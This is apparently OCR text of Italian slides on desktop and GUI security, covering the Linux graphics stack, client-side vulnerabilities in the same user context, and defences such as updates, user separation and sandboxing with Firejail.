
(e macOS, OpenBSD, ImaginaryOS, .., ?)

secondo voi?

Sì, anche su GNU/Linux

(ad oggi, poco diffusi..)

Come proteggersi?



user

graphical interface

Examples:
KDE Plasma, Aqua,
GNOME Shell

Examples:
X11, Wayland, Quartz

display server

window manager

Examples:
awesome, Compiz,
OpenBox

Examples:
X.Org Server, Weston, KWin, Mutter,
Quarz Compositor, SurfaceFlinger


kernel

Examples:
Linux kernel, FreeBSD kernel, XNU kernel

hardware

img src: Wikipedia

- **vuln client-side**
- **stesso contesto utente**



user

graphical interface

Example
KDE Plas
GNOME Shell

X11, Wayland, Quartz

display server

window manager

Examples:
awesome, Compiz,
OpenBox

Examples:
X.Org Server, Weston, KWin, Mutter,
Quarz Compositor, SurfaceFlinger

kernel


Examples:
Linux kernel, FreeBSD kernel, XNU kernel

hardware

img src: Wikipedia

aggiornamento,
utenti/contesti
diversi,
sandboxing

https://firejail.wordpress.com/



Firejail | security sandbox - Mozilla Firefox
Firejail | security sand...
https://firejail.wordpress.com
Search

About

Firejail is a SUID program that reduces the risk of security breaches by restricting the running environment of untrusted applications using Linux namespaces and seccomp-bpf. It allows a process and all its descendants to have their own private view of the globally shared kernel resources, such as the network stack, process table, mount table.

Written in C with virtually no dependencies, the software runs on any Linux computer with a 3.x kernel version or newer. The sandbox is lightweight, the overhead is low. There are no complicated configuration files to edit, no socket connections open, no daemons running in the background. All security features are implemented directly in Linux kernel and available on any Linux computer. The program is released under GPL v2 license.

Firejail can sandbox any type of processes: servers, graphical applications, and even user login sessions. The software includes security profiles for a large number of Linux programs: Mozilla Firefox, Chromium, VLC, Transmission etc. To start the sandbox, prefix your command with "firejail":

Index of file:///home/netblue/ - Iceweasel
Index of file:///home/...
file:///home/netblue/

Index of file:///home/netblue/


Up to higher level directory

☑ Show hidden objects

Name	Size	Last Modified	
.Xauthority	1 KB	12/14/2015	07:25:09 AM
.bashrc	4 KB	12/14/2015	07:25:09 AM
.cache		12/14/2015	07:25:09 AM
.config		12/14/2015	07:25:09 AM
.mozilla		08/06/2015	06:27:04 AM
Desktop		12/14/2015	07:25:09 AM
Downloads		11/29/2015	07:46:44 PM

